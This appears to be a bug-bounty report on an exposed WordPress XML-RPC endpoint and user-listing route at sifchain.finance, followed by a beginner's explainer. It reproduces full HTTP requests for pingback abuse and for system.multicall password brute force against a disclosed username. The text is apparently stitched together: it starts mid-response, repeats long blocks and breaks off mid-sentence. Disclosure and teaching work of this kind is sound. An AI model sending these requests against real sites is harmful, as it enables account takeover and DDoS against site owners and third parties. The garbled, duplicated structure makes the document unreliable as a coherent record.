  <value><string>blogger.getRecentPosts</string></value>
  <value><string>blogger.getPost</string></value>
  <value><string>blogger.getUserInfo</string></value>
  <value><string>blogger.getUsersBlogs</string></value>
  <value><string>wp.restoreRevision</string></value>
  <value><string>wp.getRevisions</string></value>
  <value><string>wp.getPostTypes</string></value>
  <value><string>wp.getPostType</string></value>
  <value><string>wp.getPostFormats</string></value>
  <value><string>wp.getMediaLibrary</string></value>
  <value><string>wp.getMediaItem</string></value>
  <value><string>wp.getCommentStatusList</string></value>
  <value><string>wp.newComment</string></value>
  <value><string>wp.editComment</string></value>
  <value><string>wp.deleteComment</string></value>
  <value><string>wp.getComments</string></value>
  <value><string>wp.getComment</string></value>
  <value><string>wp.setOptions</string></value>
  <value><string>wp.getOptions</string></value>
  <value><string>wp.getPageTemplates</string></value>
  <value><string>wp.getPageStatusList</string></value>
  <value><string>wp.getPostStatusList</string></value>
  <value><string>wp.getCommentCount</string></value>
  <value><string>wp.deleteFile</string></value>
  <value><string>wp.uploadFile</string></value>
  <value><string>wp.suggestCategories</string></value>
  <value><string>wp.deleteCategory</string></value>
  <value><string>wp.newCategory</string></value>
  <value><string>wp.getTags</string></value>
  <value><string>wp.getCategories</string></value>
  <value><string>wp.getAuthors</string></value>
  <value><string>wp.getPageList</string></value>
  <value><string>wp.editPage</string></value>
  <value><string>wp.deletePage</string></value>
  <value><string>wp.newPage</string></value>
  <value><string>wp.getPages</string></value>
  <value><string>wp.getPage</string></value>
  <value><string>wp.editProfile</string></value>
  <value><string>wp.getProfile</string></value>
  <value><string>wp.getUsers</string></value>
  <value><string>wp.getUser</string></value>
  <value><string>wp.getTaxonomies</string></value>
  <value><string>wp.getTaxonomy</string></value>
  <value><string>wp.getTerms</string></value>
  <value><string>wp.getTerm</string></value>
  <value><string>wp.deleteTerm</string></value>
  <value><string>wp.editTerm</string></value>
  <value><string>wp.newTerm</string></value>
  <value><string>wp.getPosts</string></value>
  <value><string>wp.getPost</string></value>
  <value><string>wp.deletePost</string></value>
  <value><string>wp.editPost</string></value>
  <value><string>wp.newPost</string></value>
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
The list includes system.multicall, pingback.ping, pingback.extensions.getPingbacks, the wp.* family (including wp.getUsersBlogs, wp.getUsers, wp.getUser), the metaWeblog.* and blogger.* families, and methods from a plugin (prli.*) and a demo plugin (demo.addTwoNumbers, demo.sayHello). The presence of system.multicall and pingback.ping is what makes the next two steps possible.
Step 2: pingback abuse
The report explains that the default XML-RPC API can be used to make callbacks, for two purposes:
- Distributed denial-of-service (DDoS): an attacker runs the
pingback.pingmethod from many affected WordPress installations against a single unprotected target, at botnet scale. - XSPA (Cross Site Port Attack): an attacker runs
pingback.pingfrom a single affected installation against the same host, or another internal or private host, on different ports. An open port or an internal host can be inferred from the difference in response time and/or from the response of the request.
The proof of concept sends a pingback.ping call whose first parameter is the attacker-controlled target and whose second parameter is the site itself.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 285

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://your server target </string></value>
</param>
<param>
<value><string>https://sifchain.finance</string></value>
</param>
</params>
</methodCall>
The first <value> is the source URL the server is asked to fetch, the second is the page that should link back. The response is 200 OK with a fault body:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:58:08 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a0103d5b352b4d-FRA
Content-Length: 394

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Invalid discovery target</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
The fault string Invalid discovery target shows the server processed the call and rejected the supplied target. The report does not show a successful pingback against a live target.
Step 3: brute force through XML-RPC
The report notes that request limiting or blocking on a WordPress login can sometimes be bypassed by using the XML-RPC API instead. The usernames come from the /wp-json/wp/v2/users path mentioned at the start; the account used here is asha8fd635db6e9, taken from that first section.
The single-credential request calls wp.getUsersBlogs with the username and a password.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 243

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>asha8fd635db6e9</value></param>
<param><value>password</value></param>
</params>
</methodCall>
The response is 403 Forbidden with an XML-RPC fault:
HTTP/1.1 403 Forbidden
Date: Sat, 03 Apr 2021 05:51:33 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a00696bd19dfb7-FRA
Content-Length: 403

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
The report states that this request can be sent through Burp Intruder with different credential sets, and that the response code will always be 200 whether or not the password is guessed. The response shown here is 403, so the status code is not a reliable signal; the fault body is what distinguishes a failed attempt. The report also states that WordPress XML-RPC by default lets an attacker send a single request that carries hundreds of passwords.
That amplification is demonstrated with system.multicall, which packs several wp.getUsersBlogs calls into one HTTP request. The report notes the request requires permissions for both system.multicall and wp.getUsersBlogs.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 1592

<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><array><data>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
</data></array></value></param></params></methodCall>
Each <struct> in the array names a method and supplies its parameters, so one HTTP request carries four credential attempts. The placeholders {{ Your Username }} and {{ Your Password }} are where the candidate pairs go. The response returns one result per call, in order:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 09:47:13 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a15fcf3b654e9d-FRA
Content-Length: 1043

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
All four attempts fail with Incorrect username or password, but the HTTP status is 200 and the body carries four separate results. A successful pair would appear as a normal result in place of the fault struct for that position.
The report includes a video and several screenshots as supporting material.
Root cause
The site leaves the default XML-RPC endpoint enabled and reachable. That exposes system.multicall, which lets one HTTP request carry many authentication attempts, and pingback.ping, which makes the server issue outbound requests to a URL chosen by the caller. The REST route /wp-json/wp/v2/users additionally discloses usernames, which removes the guesswork from the brute force step. The report does not describe any rate limiting or blocking that would stop repeated XML-RPC authentication attempts; the multicall response shows four attempts processed in a single request.
Impact
The report lists two impacts:
- The pingback behaviour can be automated from multiple hosts and used to cause a mass DDoS attack on the victim.
- The same interface is used for brute force attacks to steal admin credentials and other important credentials.
The report adds that many proofs of concept for XML-RPC issues in WordPress sites exist publicly. The brute force impact depends on the attacker obtaining valid usernames, which the users route supplies, and on a weak password being in the tested set; the report does not demonstrate a successful login.
Fix
Variants to test
- Request
system.listMethodson other WordPress hosts. A response listingsystem.multicallandpingback.pingmeans both the amplification and the callback paths are available. - Request
/wp-json/wp/v2/userson the same host. A JSON array of user records with slugs confirms username disclosure that can feed the brute force step. - Send a
pingback.pingcall with an external URL you control as the first parameter. A response other thanInvalid discovery target, or an inbound request to your listener, shows the server performs the callback. - Send a
system.multicallbody with severalwp.getUsersBlogsentries. A 200 response containing one fault struct per entry shows the batch was processed.
Hunting notes
This kind of issue hides on WordPress sites where the default endpoints were never removed, including marketing domains that sit next to the main product. During recon, a 200 on /xmlrpc.php and a populated /wp-json/wp/v2/users are the signals. The report's evidence is the method list, the pingback fault, and the multicall response with one result per attempt.
What happened, in plain words
A security researcher looked at the website sifchain.finance and found that two features which WordPress (the software the site runs on) switches on by default were reachable from the internet. The first is a door called xmlrpc.php, a way for other computers to ask the site to do things. The second is a page called /wp-json/wp/v2/users that lists the site's user accounts. Together they let someone find real usernames and then try lots of passwords against them, and the first door can also be told to make the site contact other computers, which can be abused to flood someone with traffic.
The researcher noted that the domain was outside the programme's stated scope, but reported it anyway because the site belongs to the company.
The two features involved
WordPress
WordPress is a popular program for building websites. You install it, and it gives you pages, posts, user accounts and an admin area. Many sites run it without changing much, so the features it ships with are often still switched on years later. That is the background to this whole report: nothing was custom-built to be insecure, the defaults were simply left in place.
XML-RPC, the remote control door
XML-RPC is an older feature of WordPress. Think of it as a service window at a building: instead of walking in through the front door, another computer can pass a written note through the window and get a written answer back. The note is written in a format called XML, which is just text with tags around the values, a bit like a very strict form. Each note asks for one named action, called a method, and may carry values called parameters.
WordPress uses this window for things like pingbacks (see below) and for publishing posts from other programs. When the window is open to the whole internet, anyone can pass notes through it, not just the site's own tools.
Pingbacks
A pingback is a polite notification between blogs. When one blog links to another, the first blog can tell the second "hey, I linked to you". The second blog then fetches the first blog's page to check the link really exists, and if it does, it may show a comment saying so. The key point: the site that receives the pingback makes an outgoing request to a web address chosen by whoever sent the pingback. If anyone can send pingbacks, anyone can make the site fetch an address of their choosing.
The REST API and the users route
A REST API is a way for programs to talk to a website over ordinary web addresses. You type or send a URL, and instead of a pretty page you get raw data back, usually in a format called JSON (text that looks like a list of labelled values). WordPress ships with one at /wp-json/. The route /wp-json/wp/v2/users is the part of that API that returns user records. If it is open to the public, it hands out account names.
Cookies
A cookie is a small piece of text a website asks your browser to keep and send back with every later request, so the site can recognise you between page loads. The requests in this report carry a cookie named __cfduid, which is set by Cloudflare, the service sitting in front of the site. It is not a login session; it is just an identifier the front service uses. It is redacted here because it is still a value tied to a real visit.
Brute force
A brute force attack is guessing. Instead of finding a clever flaw, the attacker tries password after password against a known username until one works. It only succeeds if the site lets the attacker try many times, and if the password is weak enough to appear in the list being tried.
Denial of service
A denial-of-service attack is about volume: send so many requests that a target cannot answer the legitimate ones. A distributed denial-of-service (DDoS) uses many machines at once, typically a botnet, a network of compromised computers. If a site can be made to send requests to a target of the attacker's choosing, the site itself becomes one of the machines in that flood.
Finding it
The researcher reviewed the scope and found that http://sifchain.finance exposes several issues, presented as one scenario. Two are the subject of the report:
- The XML-RPC interface at
https://sifchain.finance/xmlrpc.phpis open. The report says this enables two kinds of attack: XML-RPC pingbacks and brute force attacks via XML-RPC. - The path
https://sifchain.finance/wp-json/wp/v2/usersreveals all user information.
The second finding feeds the first: the usernames disclosed by the users route are the ones used against XML-RPC in the brute force step.
Step 1: ask the door what it can do
The first request posts a system.listMethods call to /xmlrpc.php. The idea is simple: before using a service window, ask which services it offers. system.listMethods is a built-in method that returns the name of every method the endpoint accepts.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 135

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
Line by line:
POST /xmlrpc.php HTTP/1.1says "I am sending data to the address/xmlrpc.phpusing version 1.1 of the web's request language, HTTP". POST is the verb used when you send a body of data, as opposed to GET, which just asks for a page.Host: sifchain.financenames the site being talked to. One server can host many sites, so the request has to say which one.User-Agent: ...tells the server what program is asking. Here it claims to be Firefox 78 on 64-bit Linux. Servers often log this.Accept: ...lists the kinds of content the client is willing to receive.Accept-Language: en-US,en;q=0.5says English is preferred.Accept-Encoding: gzip, deflatesays the client can accept compressed answers.Connection: closeasks the server to close the connection after answering.Cookie: __cfduid=[redacted]sends the Cloudflare identifier described above.Upgrade-Insecure-Requests: 1is a standard browser hint that the client would prefer secure HTTPS links.Content-Length: 135states how many bytes of body follow, so the server knows where the body ends.- The blank line separates headers from body. Everything after it is the note being passed through the window.
<?xml version="1.0" encoding="utf-8"?>declares that the body is XML in UTF-8 text encoding.<methodCall>opens the note.<methodName>system.listMethods</methodName>names the action being asked for.<params></params>is an empty parameter list: this method needs no inputs.</methodCall>closes the note.
The server answers with 200 OK and a text/xml body listing every method the endpoint exposes. The response headers identify the stack: Host-Header: WordPress.com, X-ac: 2.hhn _atomic_ams and Server: cloudflare.
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:49:32 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a003a3fc550631-FRA
Content-Length: 4653

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>prli.api_version</string></value>
  <value><string>prli.get_pretty_link_url</string></value>
  <value><string>prli.get_link_from_slug</string></value>
  <value><string>prli.get_link</string></value>
  <value><string>prli.get_all_links</string></value>
  <value><string>prli.get_all_groups</string></value>
  <value><string>prli.create_pretty_link</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
  <value><string>mt.setPostCategories</string></value>
  <value><string>mt.getPostCategories</string></value>
  <value><string>mt.getRecentPostTitles</string></value>
  <value><string>mt.getCategoryList</string></value>
  <value><string>metaWeblog.getUsersBlogs</string></value>
  <value><string>metaWeblog.deletePost</string></value>
  <value><string>metaWeblog.newMediaObject</string></value>
  <value><string>metaWeblog.getCategories</string></value>
  <value><string>metaWeblog.getRecentPosts</string></value>
  <value><string>metaWeblog.getPost</string></value>
  <value><string>metaWeblog.editPost</string></value>
  <value><string>metaWeblog.newPost</string></value>
  <value><string>blogger.deletePost</string></value>
  <value><string>blogger.editPost</string></value>
  <value><string>blogger.newPost</string></value>
  <value><string>blogger.getRecentPosts</string></value>
  <value><string>blogger.getPost</string></value>
  <value><string>blogger.getUserInfo</string></value>
  <value><string>blogger.getUsersBlogs</string></value>
  <value><string>wp.restoreRevision</string></value>
  <value><string>wp.getRevisions</string></value>
  <value><string>wp.getPostTypes</string></value>
  <value><string>wp.getPostType</string></value>
  <value><string>wp.getPostFormats</string></value>
  <value><string>wp.getMediaLibrary</string></value>
  <value><string>wp.getMediaItem</string></value>
  <value><string>wp.getCommentStatusList</string></value>
  <value><string>wp.newComment</string></value>
  <value><string>wp.editComment</string></value>
  <value><string>wp.deleteComment</string></value>
  <value><string>wp.getComments</string></value>
  <value><string>wp.getComment</string></value>
  <value><string>wp.setOptions</string></value>
  <value><string>wp.getOptions</string></value>
  <value><string>wp.getPageTemplates</string></value>
  <value><string>wp.getPageStatusList</string></value>
  <value><string>wp.getPostStatusList</string></value>
  <value><string>wp.getCommentCount</string></value>
  <value><string>wp.deleteFile</string></value>
  <value><string>wp.uploadFile</string></value>
  <value><string>wp.suggestCategories</string></value>
  <value><string>wp.deleteCategory</string></value>
  <value><string>wp.newCategory</string></value>
  <value><string>wp.getTags</string></value>
  <value><string>wp.getCategories</string></value>
  <value><string>wp.getAuthors</string></value>
  <value><string>wp.getPageList</string></value>
  <value><string>wp.editPage</string></value>
  <value><string>wp.deletePage</string></value>
  <value><string>wp.newPage</string></value>
  <value><string>wp.getPages</string></value>
  <value><string>wp.getPage</string></value>
  <value><string>wp.editProfile</string></value>
  <value><string>wp.getProfile</string></value>
  <value><string>wp.getUsers</string></value>
  <value><string>wp.getUser</string></value>
  <value><string>wp.getTaxonomies</string></value>
  <value><string>wp.getTaxonomy</string></value>
  <value><string>wp.getTerms</string></value>
  <value><string>wp.getTerm</string></value>
  <value><string>wp.deleteTerm</string></value>
  <value><string>wp.editTerm</string></value>
  <value><string>wp.newTerm</string></value>
  <value><string>wp.getPosts</string></value>
  <value><string>wp.getPost</string></value>
  <value><string>wp.deletePost</string></value>
  <value><string>wp.editPost</string></value>
  <value><string>wp.newPost</string></value>
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
Line by line:
HTTP/1.1 200 OKis the status line: the request was understood and answered. 200 is the standard "fine" code.Dateis when the server produced the answer.Content-Type: text/xml; charset=UTF-8says the body is XML text in UTF-8.Strict-Transport-Securitytells browsers to keep using HTTPS for this site for the stated number of seconds, including subdomains.Vary: Accept-Encodingsays the answer may differ depending on whether the client accepts compression.X-hackeris a playful custom header added by the hosting platform, inviting readers to apply for a job there.Host-Header: WordPress.comandX-ac: 2.hhn _atomic_amsare headers from the hosting platform, which identify it.CF-Cache-Status: DYNAMIC,cf-request-idandCF-RAYare Cloudflare headers: whether the answer came from cache, an identifier for the request, and a trace identifier.Expect-CTis a now-obsolete instruction about certificate transparency reporting.Server: cloudflarenames the front service.Content-Length: 4653is the size of the body in bytes.- In the body,
<methodResponse>wraps the answer,<params>and<param>wrap the single returned value, and<array><data>starts a list. - Each
<value><string>...</string></value>is one method name in that list.
The list includes system.multicall, pingback.ping, pingback.extensions.getPingbacks, the wp.* family (including wp.getUsersBlogs, wp.getUsers, wp.getUser), the metaWeblog.* and blogger.* families, and methods from a plugin (prli.*) and a demo plugin (demo.addTwoNumbers, demo.sayHello). The presence of system.multicall and pingback.ping is what makes the next two steps possible.
Why this step matters: the answer is a menu. It tells the researcher which actions are available before trying any of them, and it confirms the window is open to the public.
Step 2: make the site call out (pingback abuse)
The report explains that the default XML-RPC API can be used to make callbacks, for two purposes:
- Distributed denial-of-service (DDoS): an attacker runs the
pingback.pingmethod from many affected WordPress installations against a single unprotected target, at botnet scale. - XSPA (Cross Site Port Attack): an attacker runs
pingback.pingfrom a single affected installation against the same host, or another internal or private host, on different ports. An open port or an internal host can be inferred from the difference in response time and/or from the response of the request.
A port is a numbered channel on a computer; different services listen on different numbers, like different extension numbers in an office. XSPA means using the site as a probe: if the site can be told to contact an address and a port, the way it answers (or how long it takes) can reveal whether something is listening there.
The proof of concept sends a pingback.ping call whose first parameter is the attacker-controlled target and whose second parameter is the site itself.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 285

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://your server target </string></value>
</param>
<param>
<value><string>https://sifchain.finance</string></value>
</param>
</params>
</methodCall>
Line by line:
- The headers repeat the previous request, with
Content-Length: 285matching this body. <methodName>pingback.ping</methodName>asks for the pingback action.- The first
<param>holdshttps://your server target, the address the site is asked to fetch. In a real test this would be a server the researcher controls, so they can see the incoming request. - The second
<param>holdshttps://sifchain.finance, the page that is supposed to contain the link back.
The response is 200 OK with a fault body:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:58:08 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a0103d5b352b4d-FRA
Content-Length: 394

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Invalid discovery target</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
Line by line:
- The status line is again
200 OK, so the HTTP layer succeeded even though the action did not. <fault>means the method itself reported an error, in the same way a form might come back with a complaint written on it.<struct>is a group of labelled values, like a small table.faultCodeis0, a numeric code for this error.faultStringisInvalid discovery target, the human-readable reason.
The fault string Invalid discovery target shows the server processed the call and rejected the supplied target. The report does not show a successful pingback against a live target.
Why this step matters: it shows the site accepts the pingback method and evaluates the address it is given. Even a rejection is information: the request reached the pingback logic rather than being blocked outright.
Step 3: guess passwords through the same door
The report notes that request limiting or blocking on a WordPress login can sometimes be bypassed by using the XML-RPC API instead. In plain terms: the normal login page might count attempts and lock out after a few, but the XML-RPC window may not be counted the same way, so the guessing moves there.
The usernames come from the /wp-json/wp/v2/users path mentioned at the start; the account used here is asha8fd635db6e9, taken from that first section. That is the link between the two findings: the users route hands out a real account name, and the next requests try passwords against it.
The single-credential request calls wp.getUsersBlogs with the username and a password.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 243

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>asha8fd635db6e9</value></param>
<param><value>password</value></param>
</params>
</methodCall>
Line by line:
- The headers are the same pattern as before, with
Content-Length: 243for this body. <methodName>wp.getUsersBlogs</methodName>asks for a method that returns the blogs a user belongs to. It requires a valid username and password, so it doubles as a login check.- The first
<param>carries the usernameasha8fd635db6e9. - The second
<param>carries the password being tried, here the literal wordpassword.
The response is 403 Forbidden with an XML-RPC fault:
HTTP/1.1 403 Forbidden
Date: Sat, 03 Apr 2021 05:51:33 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a00696bd19dfb7-FRA
Content-Length: 403

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
Line by line:
403 Forbiddenmeans the server refused the action. Here it is the login being refused, not the request being blocked.X-XMLRPC-Error-Code: 403repeats the error code in a header, which makes it easy for a script to read without parsing the body.- In the body,
faultCodeis403andfaultStringisIncorrect username or password., the standard message for a failed login.
The report states that this request can be sent through Burp Intruder with different credential sets, and that the response code will always be 200 whether or not the password is guessed. The response shown here is 403, so the status code is not a reliable signal; the fault body is what distinguishes a failed attempt. Burp Intruder is a feature of a testing tool that resends one request many times, swapping in different values each time, which is exactly what guessing passwords needs. The report also states that WordPress XML-RPC by default lets an attacker send a single request that carries hundreds of passwords.
That amplification is demonstrated with system.multicall, which packs several wp.getUsersBlogs calls into one HTTP request. The report notes the request requires permissions for both system.multicall and wp.getUsersBlogs.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 1592

<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><array><data>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
</data></array></value></param></params></methodCall>
Line by line:
- The headers are the same pattern, with
Content-Length: 1592for this larger body. <methodName>system.multicall</methodName>asks for the batching method: "run several calls for me in one go".<array><data>opens the list of calls to run.- Each
